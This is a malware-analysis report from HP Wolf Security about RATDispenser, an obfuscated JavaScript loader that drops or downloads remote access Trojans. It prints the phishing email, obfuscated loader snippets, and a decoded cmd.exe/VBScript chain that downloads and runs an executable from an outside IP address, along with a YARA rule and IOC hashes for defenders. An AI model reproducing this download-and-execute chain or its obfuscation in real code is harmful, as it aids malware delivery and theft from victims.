RATDispenser: Stealthy JavaScript Loader Dispensing RATs into the Wild | HP Wolf Security

By Patrick Schläpfer

Published: 2021-11-23 · Archived: 2026-04-02 12:45:11 UTC

Threat actors are always looking for stealthy ways of delivering malware without being detected. In this article, we describe how attackers are using an evasive JavaScript loader, that we call RATDispenser, to distribute remote access Trojans (RATs) and information stealers. With an 11% detection rate, RATDispenser appears to be effective at evading security controls and delivering malware. In total, we identified eight malware families distributed using this malware during 2021. All the payloads were RATs, designed to steal information and give attackers control over victim devices.

As with most attacks involving JavaScript malware, RATDispenser is used to gain an initial foothold on a system before launching secondary malware that establishes control over the compromised device. Interestingly, our investigation found that RATDispenser is predominantly being used as a dropper (in 94% of samples analyzed), meaning the malware doesn't communicate over the network to deliver a malicious payload. The variety in malware families, many of which can be purchased or downloaded freely from underground marketplaces, and the preference of malware operators to drop their payloads, suggest that the authors of RATDispenser may be operating under a malware-as-a-service business model.

In this report we:

- Analyze the infection chain of RATDispenser and suggest detection opportunities for detecting and blocking the malware
- Describe how RATDispenser is obfuscated
- Discuss the malware families distributed by RATDispenser
- Share a YARA rule and a Python extraction script so that network defenders can detect and analyze this malware

Infection Chain

From	JAYESH R. VASAVA <jrv@820.cxvbnix.ml>
To	[redacted]
On	May 27, 2021 11:36 a.m.
Subject	PRODUCT SPECIFICATION
Attachments	New Order.TXT .js (7.27KB) Script-JS.Trojan.Cryxos a31ccef
Headers	Return-Path: <jrv@820.cxvbnix.ml> Delivered-To: [redacted] Received: from slot0.tepcotpi.com (slot0.tepcotpi.com [212.192.241.105]) by vps776.tchile.com (Postfix) with ESMTP id 451A881FDE for [redacted]; Thu, 27 May 2021 04:59:01 -0400 (-04) From: "JAYESH R. VASAVA" <jrv@820.cxvbnix.ml> To: [redacted] Subject: PRODUCT SPECIFICATION Date: 27 May 2021 01:52:35 -0700 Message-ID: <20210527015235.E2AA99E199560AA2@820.cxvbnix.ml> MIME-Version: 1.0 Content-Type: multipart/mixed; boundary="----=_NextPart_000_0012_CC247F85.6652FA9F"

Figure 1 – Email delivering RATDispenser as an attachment.

The infection chain begins with a user receiving an email containing a malicious attachment. For example, Figure 1 shows a JavaScript file (.js) masquerading as a text file, supposedly containing information about an order. The user simply needs to double-click the file to run the malware.

Network defenders can prevent infection by blocking executable email attachment file types from passing through their email gateways, for example JavaScript or VBScript. Defenders can also interrupt the execution of the malware by changing the default file handler for JavaScript files, only allowing digitally signed scripts to run, or disabling Windows Script Host (WSH).

When the malware runs, the JavaScript decodes itself at runtime and writes a VBScript file to the %TEMP% folder using cmd.exe. To do this, the cmd.exe process is passed a long, chained argument, parts of which are written to the new file using the *echo* function.

Figure 2 – Process execution graph showing chained command line argument.

Afterwards, the VBScript file runs, which in turn downloads the malware payload. If it was downloaded successfully, it is executed, and the VBScript file is deleted.

Obfuscation

The initial JavaScript downloader is obfuscated and contains several *eval* functions. One of the *eval* calls is a function that returns a long string, which is decoded by another function.

```
eval('String["prototype"].oS3Hm = function(){return
"dm{2}yIHlibWw7DQp2YXIgUXZvTWd1cS{0}9I{2}siXHg3M1x4NjhceDY1XHg2Q1x4NkNceDJ{2}XHg2MVx4NzBceDcwXHg2Q1x4Nj1
Hg3N{2}x4NzBceDNBXHgyRlx4MkZceDMxXHgzOVx4MzVceDJ{2}XHgzMVx4MzNceDMzXHgyRVx4MzRceDMwXHgyRVx4MzlceDM4XHgyF
ceDc0XHgyM{2}x4NTJceDMxXHg2MVx4MjBceDNEXHgyM{2}x4NDNceDcyXHg2NVx4Nj{2}ceDc0XHg2NVx4NEZceDYyXHg2QVx4NjVce
1x4NzNceDY1XHgzRVx4M0VceDU4XHgzO{2}x4NkNceDJ{2}XHg3Nlx4NDJceDY1XHgyM{2}x4MjZceDQwXHg0NVx4NDNceDY4XHg0Rl
ceDZBXHgyMlx4MjlceDI5XHgzRVx4M0VceDU4XHgzO{2}x4NkNceDJ{2}XHg3Nlx4NDJceDY1XHgyM{2}x4MjZceDQwXHg0NVx4NDNce
xXHg2MVx4MkVceDUyXHg2NVx4NzNceDcwXHg2Rlx4NkVceDczXHg2NVx4NDJceDZGXHg2N{2}x4NzlceDN{2}XHgzRVx4NThceDM4XHg
DN{2}XHg1O{2}x4MzhceDZDXHgyRVx4NzZceDQyXHg2NVx4MjBceDI2XHg0M{2}x4NDVceDQzXHg2O{2}x4NEZceDIwXHg1QVx4MzNce
HgyM{2}x4Mz{2}ceDIwXHg1N{2}x4NkZceDIwXHg0Q1x4NjVceDZ{2}XHgyO{2}x4NDZceDMwXHg2N1x4MjlceDIwXHgzRVx4M0VceDU
BXHgzOVx4NjhceDI5XHgyR{2}x4MjBceDMyXHgzOVx4MjlceDIwXHgzRVx4M0VceDU4XHgzO{2}x4NkNceDJ{2}XHg3Nlx4NDJceDY1
4NDZceDM4XHg3OVx4MjBceDN{2}XHgzRVx4NThceDM4XHg2Q1x4MkVceDc2XHg0Mlx4NjVceDIwXHgyNlx4NDBceDQ1XHg0M1x4Njhce
DY2XHg3Mlx4NkZceDZEXHg0M1x4NjhceDYxXHg3Mlx4NDNceDZGXHg2N{2}x4NjUiLCJceDUzXHg2O{2}x4NjVceDZDXHg2Q1x4NDVce
```

Figure 3 – Snippet from obfuscated JavaScript downloader.

The function that decodes the string is located further down in the script. At first sight it looks complicated, but it is a simple replacement function. First, the passed arguments are stored in a new variable. It is done this way to work correctly with an arbitrary number of arguments. Next, the replacement operation runs on the initial string. The second argument of the replace function in JavaScript is another function which returns the replacement string. In this case, the second argument to this inline function is the capturing group which matches the regular expression *{\d+}*. Since the capturing group is a decimal number, it is used as an index for the arguments array which is returned as a replacement string. In case of an index out of bounds exception, the function returns the whole matching string, which was most likely implemented to handle mismatches.

```
String[xVHDfT(1,3)+"to"+xVHDfT(5,2)+xVHDfT(10,2)].uBBb9R = function() {var kemK0 = arguments;
    return this["replace"](/{(\d+)}/g, function(ref0, ref1) {
    try{  return kemK0[ref1];}catch(ex){  return ref0;}
    });
};
```

Figure 4 – Deobfuscation function using regular expression replacement.

To decode the string shown in Figure 3, three arguments (*A*, *u*, *F*) are passed to the function. The decoded string is Base64 encoded which can simply be decoded to analyze it in more detail. By creating and writing an ActiveX Data Stream Object this sequence is decoded and executed using an *eval* statement. The newly decoded second stage code looks as follows (Figure 5).

```
var ybml;
var QvoMguq =
["\x73\x68\x65\x6C\x6C\x2E\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E","\x20\x20\x20\x20\x2F\
5\x43\x68\x4F\x20\x52\x30\x66\x20\x3D\x20\x58\x37\x73\x28\x22\x76\x73\x60\x4B\x67\x5E\x6F\x22\
D\x35\x66\x2C\x20\x46\x61\x6C\x73\x65\x3E\x3E\x58\x38\x6C\x2E\x76\x42\x65\x20\x26\x40\x45\x43\
E\x3E\x58\x38\x6C\x2E\x76\x42\x65\x20\x26\x40\x45\x43\x68\x4F\x20\x5A\x33\x69\x2E\x54\x79\x70\
A\x33\x69\x2E\x53\x61\x76\x65\x54\x6F\x46\x69\x6C\x65\x20\x52\x30\x66\x2C\x20\x32\x20\x3E\x3E\
0\x3E\x3E\x58\x38\x6C\x2E\x76\x42\x65\x20\x26\x40\x45\x43\x68\x4F\x20\x5A\x39\x68\x20\x3D\x20\
0\x26\x40\x45\x43\x68\x4F\x20\x4E\x65\x78\x74\x20\x3E\x3E\x58\x38\x6C\x2E\x76\x42\x65\x20\x26\
\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x53\x68\x65\x6C\x6C\x45\x78\x65\x63\x75\x74\x6
AFKBCBVYXDGSOQ = new ActiveXObject(QvoMguq[0]);
var xDqxremjXw = String[QvoMguq[2]](67, 77, 68);
AFKBCBVYXDGSOQ[QvoMguq[3]](xDqxremjXw,QvoMguq[1], "","",0)
```

Figure 5 – Decoded JavaScript downloader string.

The most notable part of this sequence are the hex characters stored in a nested array, which is used as another layer of obfuscation. Using an ActiveX object, a shell application instance is created, passing a long, chained argument. By simply adding line breaks after the & characters, we can reformat the command line argument into a readable format.

```
/C Cd %TemP% &
@ECho M5f = "http://195.133.40.98/files/new.exe">>X8l.vBe &
@ECho R0f = X7s("vs`Kg^o")>>X8l.vBe &
@ECho Set R1a = CreateObject(X7s("jpujiOKujieqqm"))>>X8l.vBe &
@ECho R1a.Open X7s("dbq"), M5f, False>>X8l.vBe &
@ECho R1a.send ("")>>X8l.vBe &
@ECho Set Z3i = CreateObject(X7s("^ala_Kpqob^j"))>>X8l.vBe &
@ECho Z3i.Open>>X8l.vBe &
@ECho Z3i.Type = 1 >>X8l.vBe &
@ECho Z3i.Write R1a.ResponseBody>>X8l.vBe &
@ECho Z3i.Position = 0 >>X8l.vBe &
@ECho Z3i.SaveToFile R0f, 2 >>X8l.vBe &
@ECho Z3i.Close>>X8l.vBe  &
@ECho function X7s(F0g) >> X8l.vBe &
@ECho For P1n = 1 To Len(F0g) >>X8l.vBe &
@ECho Z9h = Mid(F0g, P1n, 1) >>X8l.vBe &
@ECho Z9h = Chr(Asc(Z9h)- 29) >>X8l.vBe &
@ECho F8y = F8y + Z9h >> X8l.vBe &
@ECho Next >>X8l.vBe &
@ECho X7s = F8y >>X8l.vBe &
@ECho End Function >>X8l.vBe&
X8l.vBe &
DEL X8l.vBe &
timeout 12 &
YVC.JAR
```

Figure 6 – Command line arguments passed to cmd.exe.

The first parts of the command line argument are used to write lines to a VBScript file using an *echo* function. This file is then executed, resulting in a download through an XMLHTTP object. The response to the GET request – the malware payload – is written to a file called *YVC.JAR*. The VBScript file is then deleted. Afterwards, the cmd.exe process waits 12 seconds, before running the payload.

Malware Payloads

We have seen RATDispenser distribute eight malware families. In the example above, it delivered Formbook, a keylogger and information stealer. To analyze which malware families the loader is spreading, we wrote a signature to track sightings in the wild. Its obfuscation made this task more complicated than usual. The malware splits strings using the replace function, stores them in nested arrays, and interprets and executes commands using *eval* functions, so it is difficult to find consistent patterns in them. Nevertheless, we wrote a YARA rule (Figure 7) to understand the dispersion of malware families.

```
rule js_RATDispenser : downloader
{
  meta:
    description = "JavaScript downloader resp. dropper delivering various RATs"
    author = "HP Threat Research @HPSecurity"
    filetype = "JavaScript"
    maltype = "Downloader"
    date = "2021-05-27"

  strings:
    $a = /{(\d)}/

    $c1 = "/{(\\d+)}/g"
    $c2 = "eval"
    $c3 = "prototype"

    $d1 = "\\x61\\x64\\x6F\\x64\\x62\\x2E"
    $d2 = "\\x43\\x68\\x61\\x72\\x53\\x65\\x74"
    $d3 = "\\x54\\x79\\x70\\x65"

    $e1 = "adodb."
    $e2 = "CharSet"
    $e3 = "Type"

    $f1 = "arguments"
    $f2 = "this.replace"

  condition:
    #a > 50 and all of ($c*) and (any of ($d*) or any of ($e*)) and all of ($f*) and filesize < 2MB
}
```

Figure 7 – YARA rule to detect RATDispenser.

Running a retrohunt over the last three months with this YARA rule identified 155 RATDispenser samples. Within those samples we noticed three variants. One of the variants we described above. The two other variants are a PowerShell downloader and a dropper which stores the payload as a Base64-encoded string and therefore does not perform any network requests.

We also wrote a Python script that recovers the final payload and identifies the malware family and RATDispenser variant. Analyzing the 155 malware samples with our script found:

- 145 of the 155 samples (94%) were droppers. Only 10 samples were downloaders that communicate over the network to download a secondary stage of malware
- 8 malware families delivered as payloads
- All the payloads were remote access Trojans (RATs), keyloggers and information stealers



Figure 8 – Malware families distributed by RATDispenser.

By far the most frequently observed malware families were STRRAT and WSHRAT, accounting for 81% of the samples we analyzed. First seen in mid-2020, STRRAT is a Java RAT that has remote access, credential stealing and keylogging features. WSHRAT, also known as Houdini, is a VBS RAT first seen in 2013 that also has typical RAT capabilities. Slightly less common were AdWind, Formbook, Remcos and Panda Stealer.

The most interesting among them is Panda Stealer. First seen in April 2021, this is a new malware family that targets cryptocurrency wallets. The Panda Stealer sample we analyzed were all fileless variants that download additional payloads from a text storage site, *paste.ee*. The least common families were GuLoader and Ratty. GuLoader is a downloader known for downloading and running various RATs, while Ratty is an open-source RAT written in Java.

Figure 9 shows the different variants and the malware families distributed through them. Certain malware families were always downloaded – Panda Stealer and Formbook – rather than dropped. Because this JavaScript malware can operate as a downloader or as a dropper, and distributes RATs exclusively, we refer to it internally as RATDispenser.



Figure 9 – Overview of RATDispenser variants and the malware families they delivered.

Detection

Although JavaScript is a less common malware file format than Microsoft Office documents and archives, in many cases it is more poorly detected. From our set of 155 RATDispenser samples, 77 were available on VirusTotal which allowed us to analyze their detection rates. Using each sample's earliest scan result, on average the RATDispenser samples were only detected by 11% of available anti-virus engines, or eight engines in absolute numbers.

Indicators of Compromise

You can find the full set of hashes, URLs, YARA rule and extraction script in the HP Threat Research GitHub repository.

00853f4f702bf8a3c82edbd1892c19aaa612f03d4541625068c01d0f56d4415b : RatLoader -> Formbook
026b19fdc75b76cd696be8a3447a5d23a944a7f99000e7fae1fa3f6148913ff3 : RatDropper -> STRRAT
0383ab1a08d615632f615aa3c3c49f3b745df5db1fbaba9f9911c1e30aabb0a5 : RatDropper -> WSHRAT
094ddd437277579bf1c6d593ce40012222d8cea094159081cb9d8dc28a928b5a : RatDropper -> AdWind
2f9a0a3e221a74f1829eb643c472c3cc81ddf2dc0bed6eb2795b4f5c0d444bc9 : RatDropper -> RemcosRAT
942224cb4b458681cd9d9566795499929b3cedb7b4e6634c2b24cd1bf233b19a : RatLoader -> Panda Stealer
b42c6b4dd02bc3542a96fffe21c0ab2ae21ddba4fef035a681b5a454607f6e92 : RatDropper -> GuLoader

---